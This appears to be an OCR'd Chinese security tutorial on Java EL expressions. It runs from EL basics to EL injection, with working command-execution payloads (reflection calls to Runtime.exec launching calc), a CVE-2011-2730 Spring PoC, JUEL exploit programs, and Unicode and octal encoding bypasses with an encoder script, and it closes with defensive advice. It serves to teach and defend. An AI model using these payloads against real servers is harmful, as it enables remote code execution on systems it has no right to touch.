
```
${param.order}，或者${param["order"]}。
```

接下来的例子表明了如何访问 request 中的 username 参数：

JAVA

```
<%@ page import="java.io.*,java.util.*" %>
<%
    String title = "Accessing Request Param";
%>
<html>
<head>
<title><% out.print(title); %></title>
</head>
<body>
<center>
<h1><% out.print(title); %></h1>
</center>
<div align="center">
<p>${param["username"]}</p>
</div>
</body>
</html>
```

param 对象返回单一的字符串，而 paramValues 对象则返回一个字符串数组。



header 和 headerValues 对象

header 和 headerValues 对象用来访问信息头，通过使用 `request.getHeader()` 方法和 `request.getHeaders()` 方法。


举例来说，要访问一个名为 user-agent 的信息头，可以这样使用表达式：`${header.user-agent}`，或者 `${header["user-agent"]}`

接下来的例子表明了如何访问 user-agent 信息头：

JAVA

```
<p>${header["user-agent"]}</p>
```

输出如图



EL中的函数

EL允许您在表达式中使用函数。这些函数必须被定义在自定义标签库中。函数的使用语法如下：

JAVA

```
${ns:func(param1, param2, ...)}
```

ns 指的是命名空间（namespace），func 指的是函数的名称，param1 指的是第一个参数，param2 指的是第二个参数，以此类推。比如，有函数 `fn:length`，在 JSTL 库中定义，可以像下面这样来获取一个字符串的长度：

JAVA

```
${fn:length("Get my length")}
```

要使用任何标签库中的函数，您需要将这些库安装在服务器中，然后使用 `<taglib>` 标签在 JSP 文件中包含这些库。

EL表达式调用Java方法

看个例子即可。

先新建一个 ELFunc 类，其中定义的 `doSomething()` 方法用于给输入的参数字符拼接 `".com"` 形成域名返回：

JAVA

```
package eltest;

public class ELFunc {
    public static String doSomething(String str){
        return str + ".com";
    }
}
```

接着在 WEB-INF 文件夹下（除 lib 和 classess 目录外）新建 test.tld 文件，其中指定执行的 Java 方法及其 URI 地址：


XML

```
<?xml version="1.0" encoding="UTF-8"?>
<taglib version="2.0" xmlns="http://java.sun.com/xml/ns/j2ee"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
http://java.sun.com/xml/ns/j2ee/web-jsptaglibrary_2_0.xsd">
    <tlib-version>1.0</tlib-version>
    <short-name>ELFunc</short-name>
    <uri>http://localhost/ELFunc</uri>
    <function>
        <name>doSomething</name>
        <function-class>com.drunkbaby.basicjsp.web.ELFunc</function-class>
        <function-signature> java.lang.String doSomething(java.lang.String)
</function-signature>
    </function>
</taglib>
```

JSP 文件中，先头部导入 `taglib` 标签库，URI 为 `test.tld` 中设置的 URI 地址，prefix 为 `test.tld` 中设置的 short-name，然后直接在 EL 表达式中使用 `类名:方法名()` 的形式来调用该类方法即可：

JAVA

```
<%@taglib uri="http://localhost/ELFunc" prefix="ELFunc"%>
${ELFunc:doSomething("Drunkbaby")}
```



0x04 JSP 中启动/禁用EL表达式

全局禁用EL表达式

web.xml 中进入如下配置：

XML

```
<jsp-config>
    <jsp-property-group>
        <url-pattern>*.jsp</url-pattern>
        <el-ignored>true</el-ignored>
    </jsp-property-group>
</jsp-config>
```

单个文件禁用EL表达式

在JSP文件中可以有如下定义：

JAVA

```
<%@ page isELIgnored="true" %>
```


该语句表示是否禁用EL表达式，TRUE 表示禁止，FALSE 表示不禁止。

JSP2.0 中默认的启用EL表达式。

例如如下的 JSP 代码禁用EL表达式：

JAVA

```
<%@ page isELIgnored="true" %>
${pageContext.request.queryString}
```



0x05 EL表达式注入漏洞

EL表达式注入漏洞和 SpEL、OGNL等表达式注入漏洞是一样的漏洞原理的，即表达式外部可控导致攻击者注入恶意表达式实现任意代码执行。

一般的，EL表达式注入漏洞的外部可控点入口都是在 Java 程序代码中，即 Java 程序中的EL表达式内容全部或部分是从外部获取的。

通用 PoC

JAVA

```
//对应于JSP页面中的pageContext对象（注意：取的是pageContext对象）
${pageContext}

//获取Web路径
${pageContext.getSession().getServletContext().getClassLoader().getResource("")}

//文件头参数
${header}

//获取webRoot
${applicationScope}

//执行命令
```

```
${pageContext.request.getSession().setAttribute("a",pageContext.request.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("calc").getInputStream())}
```

简单漏洞场景


比如这里有一个参数 `a` 是可控的，并且可以直接插入到 JSP 代码中，这种场景是非常常见的。

举个简单的例子，如果登录界面，username 可控，并且判断不严格的情况下，就可以造成这种攻击。

我们在 Java 程序中可以控制输入 EL表达式如下：

JAVA

```
${pageContext.setAttribute("a","".getClass().forName("java.lang.Runtime").getMethod("exec","".getClass()).invoke("".getClass().forName("java.lang.Runtime").getMethod("getRuntime").invoke(null),"calc.exe"))}
```



但是在实际场景中，是几乎没有也无法直接从外部控制 JSP 页面中的 EL表达式的。而目前已知的 EL表达式注入漏洞都是框架层面服务端执行的 EL表达式外部可控导致的。

个人认为，thymeleaf 的一些 CVE 就非常有代表性，这个在后续的文章会提到。

简单漏洞场景之 CVE-2011-2730

参考链接：Spring框架标签EL表达式执行漏洞分析（CVE-2011-2730）

命令执行PoC如下：

JAVA

```
<spring:message
text="${"/".getClass().forName("java.lang.Runtime/").getMethod("getRuntime/",
null).invoke(null,null).exec("calc/",null).toString()}"></spring:message>
```

正常情况下为：

JAVA

```
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring"%>
<spring:message  text="${param.a}"></spring:message>
```

这里使用 message 标签，text 属性用 el表达式从请求参数中取值，这样当访问

```
http://localhost/test.jsp?a=${applicationScope}
```

`${applicationScope}` 这段字符串会被当做 el表达式被执行，而不是作为字符串直接显示在页面上，我们改变提交的 el表达式，就可以获取我们需要的信息了，这就达到了 el表达式注入的效果。

Wooyun案例

参考Wooyun镜像上的案例：

搜狗某系统存在远程EL表达式注入漏洞(命令执行)

工商银行某系统存在远程EL表达式注入漏洞(命令执行)

JUEL示例

下面我们直接看下在 Java 代码中 EL表达式注入的场景是怎么样的。

EL 曾经是 `JSTL` 的一部分。然后，EL 进入了 JSP 2.0 标准。现在，尽管是 JSP 2.1 的一部分，但 EL API 已被分离到包 `javax.el` 中， 并且已删除了对核心 JSP 类的所有依赖关系。换句话说：EL 已准备好在非 JSP 应用程序中使用！

也就是说，现在 EL 表达式所依赖的包 `javax.el` 等都在 `JUEL` 相关的 jar 包中。

JUEL（Java Unified Expression Language）是统一表达语言轻量而高效级的实现，具有高性能，插件式缓存，小体积，支持方法调用和多参数调用，可插拔多种特性。

更多参考官网：http://juel.sourceforge.net/

需要的 jar 包：juel-api-2.2.7、juel-spi-2.2.7、juel-impl-2.2.7。


我们来写一个简单利用反射调用 Runtime 类方法实现命令执行的代码

juelExec.java

JAVA

```
```

```
package drunkbaby.basicelvul;

import de.odysseus.el.ExpressionFactoryImpl;
import de.odysseus.el.util.SimpleContext;

import javax.el.ExpressionFactory;
import javax.el.ValueExpression;

public class juelExec {
    public static void main(String[] args) {
        ExpressionFactory expressionFactory = new ExpressionFactoryImpl();
        SimpleContext simpleContext = new SimpleContext();
        // failed
 // String exp =
"${''.getClass().forName('java.lang.Runtime').getRuntime().exec('calc')}"; // ok
String exp =
"${''.getClass().forName('java.lang.Runtime').getMethod('exec',''.getClass()).in
voke(''.getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke(n
ull),'calc.exe')}";
        ValueExpression valueExpression =
expressionFactory.createValueExpression(simpleContext, exp, String.class);
        System.out.println(valueExpression.getValue(simpleContext));
    }
}
```



0x06 EL 表达式的 EXP 与基础绕过

基础 EXP

JAVA

```
"${''.getClass().forName('java.lang.Runtime').getMethod('exec','').getClass()).in
voke(''.getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke(n
ull),'calc.exe')}"
```

利用 ScriptEngine 调用 JS 引擎绕过

同 SpEL 注入中讲到的

ScriptEngineExec.java

JAVA

```
package drunkbaby.basicelvul;

import de.odysseus.el.ExpressionFactoryImpl;
import de.odysseus.el.util.SimpleContext;

import javax.el.ExpressionFactory;
import javax.el.ValueExpression;

public class ScriptEngineExec {
    public static void main(String[] args) {
        ExpressionFactory expressionFactory = new ExpressionFactoryImpl();
        SimpleContext simpleContext = new SimpleContext();
        // failed
 // String exp =
"${''.getClass().forName('java.lang.Runtime').getRuntime().exec('calc')}"; // ok
String exp =
"${''.getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().get
EngineByName(\"JavaScript\").eval(\"java.lang.Runtime.getRuntime().exec('Calc.ex
e')\")}\n" +
                "                " ";
        ValueExpression valueExpression =
expressionFactory.createValueExpression(simpleContext, exp, String.class);
        System.out.println(valueExpression.getValue(simpleContext));
    }
}
```

利用 Unicode 编码绕过

对可利用的 PoC 进行全部或部分的 Unicode 编码都是 OK 的:

```
// Unicode编码内容为前面反射调用的PoC
\u0024\u007b\u0027\u0027\u002e\u0067\u0065\u0074\u0043\u006c\u0061\u0073\u0073\u
0028\u0029\u002e\u0066\u006f\u0072\u004e\u0061\u006d\u0065\u0028\u0027\u006a\u00
61\u0076\u0061\u002e\u006c\u0061\u006e\u0067\u002e\u0052\u0075\u006e\u0074\u0069
\u006d\u0065\u0027\u0029\u002e\u0067\u0065\u0074\u004d\u0065\u0074\u0068\u006f\u
0064\u0028\u0027\u0065\u0078\u0065\u0063\u0027\u002c\u0027\u0027\u002e\u0067\u00
65\u0074\u0043\u006c\u0061\u0073\u0073\u0028\u0029\u0029\u002e\u0069\u006e\u0076
\u006f\u006b\u0065\u0028\u0027\u0027\u002e\u0067\u0065\u0074\u0043\u006c\u0061\u
0073\u0073\u0028\u0029\u002e\u0066\u006f\u0072\u004e\u0061\u006d\u0065\u0028\u00
27\u006a\u0061\u0076\u0061\u002e\u006c\u0061\u006e\u0067\u002e\u0052\u0075\u006e
\u0074\u0069\u006d\u0065\u0027\u0029\u002e\u0067\u0065\u0074\u004d\u0065\u0074\u
0068\u006f\u0064\u0028\u0027\u0067\u0065\u0074\u0052\u0075\u006e\u0074\u0069\u00
6d\u0065\u0027\u0029\u002e\u0069\u006e\u0076\u006f\u006b\u0065\u0028\u006e\u0075
\u006c\u006c\u0029\u002c\u0027\u0063\u0061\u006c\u0063\u002e\u0065\u0078\u0065\u
0027\u0029\u007d
```

利用八进制编码绕过

```
// 八进制编码内容为前面反射调用的PoC
\44\173\47\47\56\147\145\164\103\154\141\163\163\50\51\56\146\157\162\116\141\15
5\145\50\47\152\141\166\141\56\154\141\156\147\56\122\165\156\164\151\155\145\47
\51\56\147\145\164\115\145\164\150\157\144\50\47\145\170\145\143\47\54\47\47\56\
147\145\164\103\154\141\163\163\50\51\51\56\151\156\166\157\153\145\50\47\47\56\
147\145\164\103\154\141\163\163\50\51\56\146\157\162\116\141\155\145\50\47\152\1
41\166\141\56\154\141\156\147\56\122\165\156\164\151\155\145\47\51\56\147\145\16
4\115\145\164\150\157\144\50\47\147\145\164\122\165\156\164\151\155\145\47\51\56
\151\156\166\157\153\145\50\156\165\154\154\51\54\47\143\141\154\143\56\145\170\
145\47\51\175
```

JohnFord 师傅的脚本

PYTHON

```
str =
"${''.getClass().forName('java.lang.Runtime').getMethod('exec','').getClass()).in
voke(''.getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke(n
ull),'calc.exe')}"
result = ""
for s in str:
  num = "\\" + oct(ord(s))
  result += num
print(result.replace("\\0", "\\"))
```

0x07 防御方法

- 尽量不使用外部输入的内容作为 EL 表达式内容；
- 若使用，则严格过滤EL表达式注入漏洞的 payload 关键字；
- 如果是排查 Java 程序中 JUEL 相关代码，则搜索如下关键类方法：

JAVA

```
javax.el.ExpressionFactory.createValueExpression()
javax.el.ValueExpression.getValue()
```

0x08 参考资料

EL表达式注入